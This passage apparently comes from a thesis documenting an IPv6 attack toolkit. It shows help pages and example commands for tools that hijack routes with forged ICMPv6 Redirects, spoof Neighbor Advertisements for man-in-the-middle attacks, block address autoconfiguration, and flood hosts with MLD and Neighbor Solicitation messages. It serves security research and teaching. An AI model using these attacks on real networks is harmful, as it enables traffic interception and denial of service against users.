
Fig. 4.2: Manual page of fragment_header.py tool.

```
# python3 fragment_header.py eth0 -sip 2001::1 -dip 2002::2 -frag 20 -id
↪  -l 1000
```

For instance, for sending an ICMPv6 Echo Request message with Fragment Header from IPv6 address `2001::1` to destination `2002::2`, the Identifier is the same in all Headers and the Payload length is set to 1000, the command is written with the initial code **python3 fragment_header.py** as shown above.

redirect.py

This module sends ICMPv6 Redirect message to a victim host, causing it to update its routing table with a new, incorrect route to a destination host. The flooding option is also included to cancel the legitimate routing permanently, as depicted in Fig. 4.3. Users are able to define the IPv6 address of victim with parameter **-tip**. The IPv6 address of destination that the victim wants to communicate with is set through command **-dip**. The original legitimate router that forwards packets from victim before attack is defined with switch **-ort** and the new falsified router with switch **-nrt**. The link-layer address of this fake router is set through **-rmac**. This tool also provides flooding option with parameter **-f**. Users can choose between **constant** (sending messages using the predefined parameters) and **random** (sending falsified messages with random IPv6 addresses of the fake router). The section Redirect 5.6 describes the usage of this tool in detail.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 redirect.py
usage: redirect.py [-h] [-tip TARGET_IP] [-dip DESTINATION_IP] [-ort ORIGINAL_ROUTER]
                   [-nrt NEW_ROUTER] [-rmac ROUTER_MAC] [-f {constant,random}]
                   [interface]

▷ Redirecting the route of a specified target to a destination. It changes the traffic
from getting through an existing hop to a new hop. To perform this attack, two hosts need
to be controlled by the attacker (the sender - attacker, and the new router with its MAC
address). In the new router's host, it must allow forwarding traffic to perform Man-in-
the-middle.

positional arguments:
  interface             the network interface to use from the sender.

options:
  -h, --help            show this help message and exit
  -tip TARGET_IP        the IPv6 address of target.
  -dip DESTINATION_IP   the IPv6 address of the destination, to which the target plans to
                        send packets.
  -ort ORIGINAL_ROUTER  the IPv6 address of the original router, which now forwards the
                        packet from target to destination.
  -nrt NEW_ROUTER       the IPv6 address of the new router, which attacker wants to
                        forward the packet from target to destination.
  -rmac ROUTER_MAC      the MAC address of the new router.
  -f {constant,random}  flood the target with option: sending Redirect messages using only
                        the defined new router's addresses (constant), or sending Redirect
                        messages with many random addresses of new router.
```


Fig. 4.3: Manual page of redirect.py tool.

```
# python3 redirect.py eth0 -tip 2001::1 -dip 2002::2 -ort fe80::a -nrt
↪  fe80::b -rmac 00:0c:29:97:c6:bc
```

For instance, for redirecting the route of IPv6 address `2001::1` when communicating with destination `2002::2` from going through the router `fe80::a` to the address of new router `fe80::b` with its link-layer address `00:0c:29:97:c6:bc`, the command is written with the initial code **python3 redirect.py** as shown above.

mld_query.py

This tool that sends several types of Multicast Listener Discovery (MLD) version 1 or version 2 Query message to discover multicast listeners in the network or pretend to be the multicast router and taking over the main Querier role. It also has the option of flooding attack to make the specified target or all network unresponsive, as shown in Fig. 4.4. Users are able to define the source and destination link-layer address of packet with parameter **-smac** and **-dmac**. The source IPv6 address and destination IPv6 address are filled in with parameter **-sip** and **-dip**, respectively. The multicast address is defined by command **-mip** and the list of sources sending data to the multicast group is written with command **-src**. Other information of the packet such as Maximum response time, Suppress router-side processing, Querier's Robustness value and Querier's query interval can be entered with the parameter **-mrc**, **-S**, **-qrv** and **-qqic**, respectively. The Hop-by-Hop Option with Router Alert can be added into the packet with **-hbh**. This tool also has the capability to send MLDv2 Query message periodically through **-p**. Lastly, this tool provides flooding option to cause DoS with parameter **-f**. Users can choose between **constant** (sending MLDv2 Query using the predefined parameters) and **random** (sending MLDv2 Query with random IPv6 source addresses and link-layer addresses). The section Multicast Listener Discovery version 2 5.2 describes the usage of this tool in detail.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 mld_query.py
usage: mld_query.py [-h] [-smac SOURCE_MAC] [-dmac DESTINATION_MAC] [-sip SOURCE_IP]
                    [-dip DESTINATION_IP] [-v {1,2}] [-hbh] [-mip MULTICAST_IP]
                    [-src SRC [SRC ...]] [-mrc MAX_RESPONSE] [-S] [-qrv QRV] [-qqic QQIC]
                    [-p PERIOD] [-f {constant,random}]
                    [interface]

▷ Sending MLD Query message(s) to a target, with option to send periodically or flood. It is
recommended by RFC 3810 to use link-local addresses since global addresses might be ignored when
processing MLD messages.

positional arguments:
  interface             the network interface to use from the sender.

options:
  -h, --help            show this help message and exit
  -smac SOURCE_MAC      the MAC address of sender (resolved from the interface if skipping).
  -dmac DESTINATION_MAC
                        the MAC address of receiver (resolved from the interface if skipping).
  -sip SOURCE_IP        the IPv6 address of sender (resolved from the interface if skipping).
  -dip DESTINATION_IP   the IPv6 address of destination (ff02::1 if skipping).
  -v {1,2}              the version of MLD Query (version 1 - insert 1; version 2 - insert 2)
                        (MLDv2 if skipping).
  -hbh                  add the Hop-by-Hop Option with Router Alert into MLD message.
  -mip MULTICAST_IP     the interested multicast address to nodes (:: if skipping).
  -src SRC [SRC ...]    the IPv6 address of source(s) (separated by space if more than 1 source is
                        inserted).
  -mrc MAX_RESPONSE     the maximum response code, expressed in 1/10 second (1000 if skipping,
                        means 100s).
  -S                    the Suppress router-side processing. When this flag is set, routers
                        receiving the Query message suppress timer updates.
  -qrv QRV              define the Querier's Robustness Value (2 if skipping). Number of times for
                        retransmitting MLDv2 queries in case of packet loss.
  -qqic QQIC            define Querier's query interval code, expressed in seconds (125 if
                        skipping). When a non-querier receives a Query message with none-zero
                        QQIC, it sets query interval to the value of the QQIC field.
  -p PERIOD             send the MLDv2 Query periodically every specified seconds.
  -f {constant,random}  flood the target with option: sending MLDv2 Query messages using only the
                        defined source addresses (constant), or sending MLDv2 Query messages with
                        many random source addresses (random).
```


Fig. 4.4: Manual page of mld_query.py tool.

```
# python3 mld_query.py eth0 -v 2 -hbh -mrc 1 -qrv 2 -qqic 125 -p 2
```

For instance, to send a General Query version 2 message every 2 seconds, with Router Alert option, the maximum response delay is 1/10 second, the Querier's query interval code is 125 and and the Querier's Robustness value is 2, the packet is configured as shown above in command with the beginning **python3 mld_query.py**.

mldv2_report.py

The tool sends Multicast Listener Discovery version 2 (MLDv2) Report message to inform routers about the multicast groups that have active listeners on a network segment, add or delete multicast listeners. DoS is included as option flooding attack. They are illustrated in Fig. 4.5. Users are able to define the source and destination link-layer address of packet with parameter **-smac** and **-dmac**. The source IPv6 address and destination IPv6 address are filled in with parameter **-sip** and **-dip**, respectively.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 mldv2_report.py
usage: mldv2_report.py [-h] [-smac SOURCE_MAC] [-dmac DESTINATION_MAC] [-sip SOURCE_IP]
                       [-dip DESTINATION_IP] [-lmar LMAR [LMAR ...]] [-n NUM_PACKETS] [-p PERIOD]
                       [-f {constant,random}]
                       [interface]

▷ Sending several types of MLDv2 Report messages such as INCLUDE (insert 1), EXCLUDE (insert 2),
CHANGE_TO_INCLUDE (insert 3), CHANGE_TO_EXCLUDE (insert 4), ALLOW_NEW_SOURCES (insert 5) and
BLOCK_OLD_SOURCES (insert 6). Option to flood is also included. The format to insert the Multicast
Address Record is shown as this example: -lmar "rtype=1;mip=ff08::db8;src=[2001::1,2002::3]". If
the source is not present in the record, just type src=[]. If user wants to add multiple Multicast
Address Records, just insert: -lmar record1 record2 record3 ...(separated by space).

positional arguments:
  interface             the network interface to use from the sender.

options:
  -h, --help            show this help message and exit
  -smac SOURCE_MAC      the MAC address of sender (resolved from the interface if skipping).
  -dmac DESTINATION_MAC
                        the MAC address of receiver (resolved from the interface if skipping).
  -sip SOURCE_IP        the IPv6 address of sender (resolved from the interface if skipping).
  -dip DESTINATION_IP   the IPv6 address of destination (ff02::16 if skipping).
  -lmar LMAR [LMAR ...]
                        the list of Multicast Address Records. Each record comprises of record
                        type (rtype); multicast address (mip); and sources (src).
  -n NUM_PACKETS        the number of packets to send (1 if skipping).
  -p PERIOD             send the MLDv2 Report periodically every specified seconds.
  -f {constant,random}  flood the target with option: sending MLDv2 Report messages using only the
                        defined source addresses (constant), or sending MLDv2 Report messages with
                        many random source addresses (random).
```

Fig. 4.5: Manual page of mldv2_report.py tool.


Especially, the Multicast Address Record, which contains the record type (from 1 to 6), multicast address, and sources, must be strictly written in the predefined format with parameter **-lmar**. Users have to insert three parameters in this record. Specifically, these parameters are: The type of record, the multicast address and the sources, which are separated by the sign ";". The number of sending packet is set through **-n**. This tool also has the capability to send MLDv2 Query message periodically through **-p**. Last but not least, this tool provides flooding option to cause DoS with command **-f**. Users can choose between **constant** (sending MLDv2 Report using the predefined parameters) and **random** (sending MLDv2 Report with random falsified addresses and malicious Records). The section Multicast Listener Discovery version 2 5.2 describes the usage of this tool in detail.

```
# python3 mldv2_report.py eth0 -dip ff02::16 -lmar
↪  "rtype=1;mip=ff0e::bcc1;src=[]"
```

For example, for sending a MLDv2 Report message to all multicast routers with type INCLUDE, the multicast address is `ff0e::bcc1` and no source, the configuration is shown in the command with the beginning **python3 mldv2_report.py**.

probe_alive.py

This is the tool that detects active hosts on the attached local link, including their IPv6 addresses and link-layer addresses. Users can also run this tool intermittently to know which hosts are active at different times with the parameter **-p**, as shown in Fig. 4.7. However, this tool cannot detect any host which silently discards the malformed ICMPv6 Echo Request message (Unknown Option in Destination Header). The section Multicast Address 5.1 describes the usage of this tool in detail.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 probe_alive.py
usage: probe_alive.py [-h] [-p PERIOD] [interface]

▷ Detecting all alive hosts on the attached local link with option to discover
periodically.

positional arguments:
  interface   the network interface to use from the sender.

options:
  -h, --help  show this help message and exit
  -p PERIOD   launch the detection tool every specified second.
```

Fig. 4.6: Manual page of probe_alive.py tool.


```
# python3 probe_alive.py -p 5
```

For instance, for probing active hosts on the link every 5 seconds, the configuration is shown in command above with the initial code to launch **python3 probe_alive.py**.

detect_new.py

This is a kind of tool that detects new hosts joining the attached local link based on Duplicate Address Detection (DAD) process. It is also able to define the interval lasting this attack with parameter **-t**, as depicted in Fig. 4.7.

For instance, for detecting any host joining the link within 15 seconds, the configuration is shown in command bellows with the initial code to launch **python3 detect_new.py**.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 detect_new.py
usage: detect_new.py [-h] [-t TIME] [interface]

▷ Detecting new hosts joining the attached local link based on DAD process.

positional arguments:
  interface   the network interface to use from the sender.

options:
  -h, --help  show this help message and exit
  -t TIME     the interval in seconds lasting this attack.
```

Fig. 4.7: Manual page of detect_new.py tool.


```
# python3 detect_new.py eth0 -t 15
```

neighbor_solicitation.py

This tool sends Neighbor Solicitation message to specified target for resolving link-layer address and status of that victim, together with option to flood it, as depicted in Fig. 4.8. The source link-layer and destination link-layer addresses are defined through parameter **-smac** and **-dmac**. The source and target IPv6 addresses are inserted through **-sip** and **-tip**. The IPv6 address of destination, which is usually derived from the target's address, is set through parameter **-dip**, and it is actually the solicited-node multicast address. Lastly, this tool provides flooding option to cause

DoS on the specified target with parameter **-f**. Users can choose between **constant** (sending messages using the predefined parameters) and **random** (sending many falsified messages with random IPv6 source addresses and link-layer addresses). The section Neighbor Solicitation and Neighbor Advertisement 5.5 describes the usage of this tool in detail.

For example, for sending a Neighbor Solicitation for resolving the link-layer address of host with address `fe80::1`, the configuration is shown bellows with the beginning of code **python3 neighbor_solicitation.py**.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 neighbor_solicitation.py
usage: neighbor_solicitation.py [-h] [-smac SOURCE_MAC] [-dmac DEST_MAC]
                                [-sip SOURCE_IP] [-dip DESTINATION_IP] [-tip TARGET_IP]
                                [-f {constant,random}]
                                [interface]

▷ Sending Neighbor Solicitation message to the specified target, with option to flood.

positional arguments:
  interface             the network interface to use from the sender.

options:
  -h, --help            show this help message and exit
  -smac SOURCE_MAC      the MAC address of sender (resolved from the interface if
                        skipping).
  -dmac DEST_MAC        the MAC address of destination (33:33:00:00:00:01 if skipping).
  -sip SOURCE_IP        the IPv6 address of sender (resolved from the interface if
                        skipping).
  -dip DESTINATION_IP   the IPv6 address of destination (resolved from target address if
                        skipping).
  -tip TARGET_IP        the IPv6 address of target (ff02::1 if skipping).
  -f {constant,random}  flood the target with option: sending Neighbor Solicitation
                        messages using only the defined source addresses (constant), or
                        sending Neighbor Solicitation messages with many random source
                        addresses (random).
```


Fig. 4.8: Manual page of neighbor_solicitation.py tool.

```
# python3 neighbor_solicitation.py eth0 -tip fe80::1
```

neighbor_advertisement.py

This is the tool that answers every Neighbor Solicitation message from a specified target or all hosts with falsified Neighbor Advertisement messages for spoofing address resolution, as depicted in Fig. 4.9. The fake link-layer address that the attacker answers to the victim is set through the parameter **-tmac**. The IPv6 address of the victim can be specified to one target through command **-vip**. If not defined, the tool will attack all active hosts on the link. Besides, Flags including R (Router), S (Solicited) and O (Override) are inserted through parameter **-R**, **-S** and **-O**. Moreover, to perform Man-in-the-middle attack, it is necessary to allow the packet getting through the attacker (in the situation that the attacker spoofs Neighbor Solicitation messages with his link-layer address) and drop the Redirect messages which are automatically generated from Linux machine to inform the victim about the true destination. These things can be set by the prefix **-fwd** and **-red**. This tool can also prevent every host on the local link from auto-configurating its IPv6 addresses due to Duplicate Address Detection (DAD) procedure with parameter **-dad**. The interval lasting this attack is set with parameter **-t**. The section Neighbor Solicitation and Neighbor Advertisement 5.5 describes the usage of this tool in detail.

For instance, for spoofing every Neighbor Solicitation message sent from the victim `fe80::1` and allowing the packets to go through the attacker, the command is set with the initial code **python3 neighbor_advertisement.py**.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 neighbor_advertisement.py
usage: neighbor_advertisement.py [-h] [-tmac TARGET_MAC] [-vip VICTIM_IP] [-R] [-S] [-O]
                                 [-fwd] [-red] [-dad] [-t TIME]
                                 [interface]

▷ Spoofing every Neighbor Solicitation message from specified target with a fake
Neighbor Advertisement message (similar to ARP spoofing in IPv4). It also has option to
prevent autoconfiguration of hosts.

positional arguments:
  interface         the network interface to use from the sender.

options:
  -h, --help        show this help message and exit
  -tmac TARGET_MAC  the fake MAC address (resolved from network interface when
                    skipping).
  -vip VICTIM_IP    the IPv6 address of the victim. It is the host who sends NS message
                    (all hosts if skipping).
  -R                the R flag (Router).
  -S                the S flag (Solicited).
  -O                the O flag (Override).
  -fwd              the option to forward traffic through attacker.
  -red              the option to not allow attacker to send Redirect for telling victim
                    to use correct MAC address.
  -dad              the option to prevent specified host(s) on the local link from
                    autoconfiguring its address.
  -t TIME           the time lasting the attack.
```

